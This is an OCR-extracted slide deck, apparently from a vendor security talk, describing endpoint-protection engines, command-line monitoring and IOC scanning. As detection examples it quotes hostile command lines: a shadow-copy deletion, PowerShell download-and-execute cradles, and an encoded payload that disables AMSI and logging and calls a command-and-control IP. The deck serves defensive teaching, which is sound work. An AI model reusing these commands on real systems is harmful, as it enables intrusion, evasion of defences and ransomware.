


### exPrev

# ExPrev - Step 2 of 3

- Making the legitimate application code aware of the new locations of its required resources.
- At the same time, Exploit Prevention creates a decoy of the original memory structure that can be used as a trap for malicious code.
- The original Memory area acting as the decoy is Read-Only.
- Result: The Application only is aware of this change.
- Result: The memory of the protected applications is now unpredictable by proactively changing its structure against various attacks.

**ExPrev DLL** 






### exPrev

# ExPrev - Step 3 of 3

• If a process tries to inject code, it is unaware of the memory changes.

 Activity like finding a gadget, a process, a function, a DLL, a vulnerability, whether zero day or unpatched vulnerability, or shellcode exploit ... it is blocked.

• It is prevented from executing and terminated as early as possible in the kill chain.





System Memory

## Malicious Activity Protection Engine



- Engine Type: Offline (Proactively)
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works with File/Memory / Behavioral Engine



MAP is the "Anti Ransomware" Engine!



Solves the IOC/STIX limitations with dynamic criteria



- Cannot describe time relations between events.
- Cannot describe complex relationships between attributes
- Cannot count (repeat this event n times)
- Not a match for dynamic rules



# Malicious Activity Protection



#### Rules Example:

- are included inside the Engine > Ransomware Sample is downloaded from Internet
  - > Process renames several files in a short time period
  - Ransomware starts to encrypt disk

No Cloud

### **Guardrails Check**

- prevent accidental blocking or quarantine of legitimate applications and Operating System components
- does a Cloud Lookup
- guardrails check for digital signatures (Embedded, Catroot signed)
- honors excluded folders and processes



**Endpoint** 

OS Event: •1 of approx. 46 Million in 20min





### System Process Protection



- Engine Type: Offline
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works with Memory / Credential Stealer

### Credentials Example:

Protects user data > Mimikatz like attacks

Endpoint

OS Event: •1 of approx. 46 Million in 20min



### Device Flow Correlation



- Engine Type: Offline/Online
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works with Network

#### Monitoring Protection:

Monitors network connections > Blocks C&C Traffic

**Endpoint** 



AMP Connector Engine Summary

Different Engine Types for different Threat Vectors

#### Filescan

**AV Signature** Rootkit Scan OnDemand Scan Packed Files **Archive Files** 

Malware Family Clustering (Fuzzy Fingerprinting)

Polymorphic detection

Advanced Custom | File typing Detections (ACD) | File Type Detection

Personal/own Signatures

File Scan

Tetra full blown AV Cloud Lookup based on SHA256

**SPERO** Machine Learning

Machine Learning

Cloud

Forest

Ethos Malware Family

Lookup

Clam AV **Custom Detections** 

Memory

Protect and Hunt

exPrev **Memory Protection** 

Behavior

Rule based

Anti Ransomware

Malicious Activity Prot.

Credentials (Memory)

"Mimikatz" like

**System Process Protection** 

Network

Monitor & Block

C&C Traffic

Device Flow Correlation (DFC)





# **Exploit Prevention Demo**



## It's Quiz Time: AMP for Endpoints Engines



Which are the Engines that are active even if no Cloud Connectivity is available?





Command Line Monitoring




### Command Line Monitoring





Information is sent to AMP Cloud






 AMP Cloud processes the data, does enrichment with other feeds and generates an outcome



### CLI

### Command Line Monitoring

Command Line is powerfull and is used as a legitimate
 OS function, but also used by the "Bad Guys"





### Easy one



#### Command Line:

WMIC.exe shadowcopy delete /nointeractive

- Easy to determine or classify
- Short Command Line
- One well known Process Name
- Description: The WMI command tool (wmic.exe) is an interface to the Windows Management Instrumentation. It allows display and modification of local and remote computers, setting system variables and executing scripts. This instance is attempting to create a process using an executable existing in a Windows shadow copy. Files existing only in shadow copies are not visible using regular Windows file system navigation tools. Malware may attempt to hide and execute components from shadow copies.





#### Medium one



#### Command Line:

C:\Windows\System32\WindowsPowerS hell\v1.0\powershell.exe -w hidden nop -ep bypass -c \$f=[System.IO.Path]::GetTempFileName( );(New-Object System.Net.WebClient).DownloadFile('ht tp://demitartgourmet.com/changelog/bin data.exe', \$f);(New-Object -com WScript.Shell).Exec(\$f)

- Easy to determine?
- Command Line slightly longer
- First PE Name is well known
- Second PE may unknown
- Behaviour: Download Triggered by?
- Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.





#### Medium one



#### Command Line:

C:\Windows\System32\cmd.exe /c
powershell.exe -w hidden -noni -nop -c
iex(New-Object

System.Net.WebClient).DownloadString(
'https://www.7-zip.org/a/7z1900.exe

- Easy to determine?
- Command Line slightly longer
- First Process name is well known
- Second Process name is well known
- Third Process name is well known?
- Behaviour: Download Triggered by?
- Legitimate Download Domain?
- **Description:** PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download content into a string. While this is not by itself malicious, the command-line needs to be reviewed to ascertain the origin and intent. Similar techniques are known to be used by file-less malware.





### Complex one



#### Command Line:

C:\Windows\System32\Wind owsPowerShell\v1.0\powers hell.exe -noP -sta -w 1 -

#### enc

SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAEEAQgBMAEUA LgBQAFMAVgBFAHIAcwBpAE8AbgAuAE0AYQBKAG8AUgAgAC0A ZwBIACAAMwApAHsAJABHAFAAUwA9AFsAUgBFAEYAXQAuAEEA UwBTAGUATQBiAGwAeQAuAEcARQB0AFQAeQBwAEUAKAANAFM AeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAG4AdAAuAEE AdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC 4AlgBHAEUAdABGAGKAZQBgAGwARAAiACgAJwBjAGEAYwBoAG UAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBIAHQAdABpAG 4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACw AUwB0AGEAdABpAGMAJwApAC4ARwBFAFQAVgBhAGwAVQBIAC gAJABOAHUAbABMACkAOwB......?????





#### Command Line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc

SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAEEAQgBMAEUALgBQAFMAVgBFAHIAcwBpAE8AbgAuAE0AYQBKAG8AUgAgAC0AZwBIACAAMwApAHsAJABHAFAAUwA9AFsAUgBFAEYAXQAuAEEAUwBTAGUATQBiAGwAeQAuAEcARQ BOAFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALqBVAHQAaQBsAHMAJwApAC4AlqBHAEUAdABGAGkAZQBgAGwARAAiACgAJwBiAGEAYwBoAGUAZAB HAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBIAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAFQAVgBhAGwAVQBIACgAJABOAHUAbABMACkAOwBJAGYAKAAk AECAUABTAFSAJwBTAGMAcgBpAHAAdABCACCAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAWwAnAFMAYwByAGkACAB0AEIAJwArACCAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBu AGEAYgBsAGUAUwBjAHlAaQBwAHQAQgAnACsAJwBsAG8AYwBnAGkAbgBnACcAXQBbACcARQBuAGAAYwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBu AGEAYaBsAGUAUwBiAHIAaOBwAHOAOaBsAG8AYwBrAEkAbaB2AG8AYwBhAHOAaOBvAG4ATABvAGcAZwBpAG4AZwAnAF0APOAwAH0AROBsAHMAZOB7AFsAUwBDAHIAaOBOAFOAOaBMAG8AOwBrAF0ALaAiAEcAROBUAEYAaOBFA GAAbABKACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBIAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGKAYwAnACkALgBTAEUAVABWAGEATAB1AEUAKAAkAE4AdQBsAGwALAAoAE4ARQB3AC0ATwBiAEo AZQBjAHQAIABDAE8AbABsAGUAYwBUAEkAbwBOAHMALgBHAEUAbgBFAFIAaQBDAC4ASABhAHMASABTAEUAdABbAHMAdAByAGkATgBnAF0AKQApAH0AWwBSAEUARgBdAC4AQQBzAHMARQBNAEIAbABZAC4ARwBIAHQAVABZAHAA ZQAoACcAUwB5AHMAdABIAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAVABGAGkAZQBMAGQAK AAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBsAHUARQAoACQATgB1AGwATAAsACQAVABSAHUAZQApAH0AOwB9ADs AWWBTAHkAcwBUAEUAbQAuAE4ARQBUAC4AUWBFAFIAdgBpAEMARQBQAG8AaQBOAFQATQBhAG4AQQBnAGUAUgBdADoAOgBFAHgAUABIAGMAdAxADAAMABDAG8AbgB0AGkATgBVAEUAPQAwADsAJABXAEMAPQBOAEUAVwAtA E8AYgBKAGUAQwB0ACAAUwBZAFMAdABFAE0ALgBOAGUAVAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPA FcAngA0ADsAIABUAHIAaQBkAGUAbqB0AC8ANwAuADAAOwAqAHIAdqA6ADEAMQAuADAAKQAqAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7AFsAUwB5AHMAdABIAG0ALqB0AGUAdAAuAFMAZQByAHYAaQBiAGUAUABvAGkAbqB0AE0 AYQBuAGEAZwBIAHIAXQA6ADoAUwBIAHIAdqBIAHIAQwBIAHIAQABpAGYAaQBiAGEAdABIAFYAYQBsAGkAZABhAHQAaQBvAG4AQwBhAGwAbABiAGEAYwBrACAAPQAqAHsAJAB0AHIAdQBIAH0AOwAkAFcAYwAuAEqAZQBhAGQARQBSA HMALgBBAEQAZAAoACcAVQBzAGUAcgAtAEEAZwBIAG4AdAAnACwAJAB1ACkAOwAkAFcAYwAuAFAAUgBVAFgAeQA9AFsAUwB5AFMAVABFAE0ALgBOAEUAVAAuAFcARQBiAFIAZQBRAFUAZQBzAHQAXQA6ADoARABIAGYAQQBVAEwA dabxaguaygbqafiabwb4ahkaOwakahcaywauaFaacgbpafgaeQauaEMaugBfaGQaZQbOafQaaQbbaGwaUwagaD0alabbafMaeQbzaHQaRQbtaC4aTgblaHQaLgbDaHlaZQbEAEUATgbUAEkaYQbMaEMaYQbDaGgARQbdaDoa OgBEAGUAZgBhAFUAbABUAE4AZQBUAHcATwBSAGsAQwByAEUAZABFAE4AdABJAGEATABzADsAJABTAGMAcqBpAHAAdAA6AFAAcgBvAHqAeQAqAD0AIAAkAHcAYwAuAFAAcqBvAHqAeQA7ACQASwA9AFsAUwB5AHMAVABFAE0ALq BUAGUAWABUAC4ARQBuAGMAbwBkAEkAbqBHAF0AOqA6AEEAUwBDAEkASQAuAEcARQB0AEIAeQB0AEUAcwAoACcAZQBiAGEAZqBiADIAMwA3ADMAZqBhADkAYQA2AGEAMQBiADAAZAAwADQANAA3ADqAZqAxADMAMqBmAGIAOQ A3ACCAKQA7ACQAUqA9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMqA1ADUAOwAwAC4ALqAyADUANQB8ACUAewAkAEoAPQAoACQASqArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQw BPAFUAbgBUAF0AKQAIADIANQA2ADsAJABTAFsAJABfAF0ALAAKAFMAWwAkAE0AXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEKAPQA0ACQASQArADEAKQAIADIANQA2ADsAJABIAD0AKAAKAE qAKwAkAFMAWwAkAEkAXOApACUAMqA1ADYAOwAkAFMAWwAkAEkAXOAsACOAUwBbACOASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXOA7ACOAXwAtAEIAWABVAFIAJABTAFsAKAAkAFMAWwAkAEkAXOArACOAUwBbAC QASABdACKAJQAyADUANgBdAH0AfQA7ACQAcwBlAHlAPQAnAGgAdAB0AHAAcwA6AC8ALwAxADgANQAuADgANgAuADEANAA4AC4AMQAxADEAOgA0ADQAMwAnADsAJAB0AD0AJwAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABo (Decoded [truncated]: IF(\$PSVERsIOnTABLE.PSVErsiOn.MaJoR -ge

 $3) \S GPS = [REF]. ASSeMbly. GEtTypE ('System. Management. Automation. Utils'). "GEtFie`lD" ('cachedGroupPolicySettings', 'N'+'onPublic, Static'). GETValUe (\$NulL); If (\$GPS ['ScriptB'+'lockLogging'] ('signatures', 'N'+'onPublic, Static'). SETValuE (\$Null, (NEw-ObJect Static'). SETValuE (\$$ 

COllecTloNs.GEnERiC.HasHSEt[striNg]))}[REF].AssEMBIY.GetTYpe('System.Management.Automation.AmsiUtils')]?{\$\_}]%{\$\_.GETFieLd('amsilnitFailed','NonPublic,Static').SetValuE(\$NulL,\$TRue)};};[System.Net.ServicePointManager]::ExPect100ContiNUE=0;\$WC=NEW-ObJeCt SYStEM.Net.WebClient;\$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback

- =  $\{\text{true}\}$ ; CREDENTIALS = [SystEm.Net.CreDENTIaLCaChE]:: DefaUITNeTwORkCrEdENtIaLs; Script:Proxy =  $\{\text{true}\}$ ; Swc.Proxy;  $\text{Swc$
- +\$S[\$i])%256;\$S[\$i],\$S[\$H]=\$S[\$H],\$S[\$i];\$\_-BXOR\$S[(\$S[\$i]+\$S[\$H])%256]}};\$ser= https://185.86.148.111:443';\$t='/admin/get.)





### Complex one



#### **Command Line:**

C:\Windows\System32\Wind owsPowerShell\v1.0\powers hell.exe -noP -sta -w 1 - enc

SQBGACgAJABQAFMAVgBFAFIAcwBJAE8AbgBUAEEAQgBMAEUA LgBQAFMAVgBFAHIA...... 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like

Gecko......PrC Xv.CREdeNTiAl ......PrC


........... 'https://185.86.148.111:443.......

- Hard to determine/classify
- Command Line very long
- Payload is obfuscated
- What Payload is downloaded?
- Behaviour: Download Triggered by?
- Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download content into a string. While this is not by itself malicious, the command-line needs to be reviewed to ascertain the origin and intent. Similar techniques are known to be used by file-less malware.




### Command Line and Threat Grid Analysis






# Command Line and Threat Grid Analysis





**Endpoint Monitoring** 


Command Line information can help to generate a relationship between detected behaviour during file analysis and behaviour on an endpoint





**File Analysis** 





AMP Indications of Compromise (IOC)

cisco Live!

## IOC - Two Types





### Endpoint IOC

Scanning and searching for defined artifacts on the endpoint


### Cloud IOC

Information processed and analysed by the AMP backend



# **Endpoint IOC Scan**







Analyst/Customer generates an IOC File.



**Endpoint IOC Scan** 



Analyst/Customer generates an IOC File.



Driver Attached Device Name Driver Attached Device Object Driver Attached Driver Name

**IOC** 

Driver Attached Driver Object

Driver Attached To Device Name Driver Attached To Device Object

Driver Attached To Driver Name

Driver Attached To Driver Object

Driver Certificate Issuer

Driver Certificate Issuer

Driver Certificate Subject

Driver Certificate Subject

Driver Device Driver Name

Driver Device Name

Driver Device Object

Driver Exported Function

Driver Exports DII Name

Driver Exports Time Stamp

Driver Image Base

Driver Image Size

Driver Imported Function

Driver Imported Module Name

Driver Init

Driver Md5sum

Driver Name

Driver Number Of Functions

Driver Number Of Names

Driver Object Address

Driver PEInfo Base Address

Driver PEInfo Detected Anomalies

Driver PEInfo Detected Entry Point Signature Name

Driver PEInfo Detected Entry Point Signature Type

Driver PEInfo EpJumpCodes Depth

Driver PEInfo EpJumpCodes Opcodes

Driver PEInfo Extraneous Bytes

Driver PEInfo PEChecksum PEComputedAPI

Driver PEInfo PEChecksum PEFileAPI

Driver PEInfo PEChecksum PEFileRaw

Driver PEInfo PETimeStamp

Driver PEInfo Sections Section Detected Characteristics

Driver PEInfo Sections Section Detected Signature Keys

Driver PEInfo Sections Section Entropy CurveData float

Driver PEInfo Sections Section Name

Driver PEInfo Sections Section Size


Driver PEInfo Sections Section Type



Item -

#### IOC (

### **Endpoint IOC Scan**



Analyst/Customer generates an IOC File.

IOC File is uploaded to AMP console.
All active IOCs are added to an IOC Signature in AMP backend.


AMP Endpoint connector updates the IOC Signature and starts an IOC scan based on Policy.

IOC scan Results are shown in AMP Console.



# Endpoint IOC Scan - Result

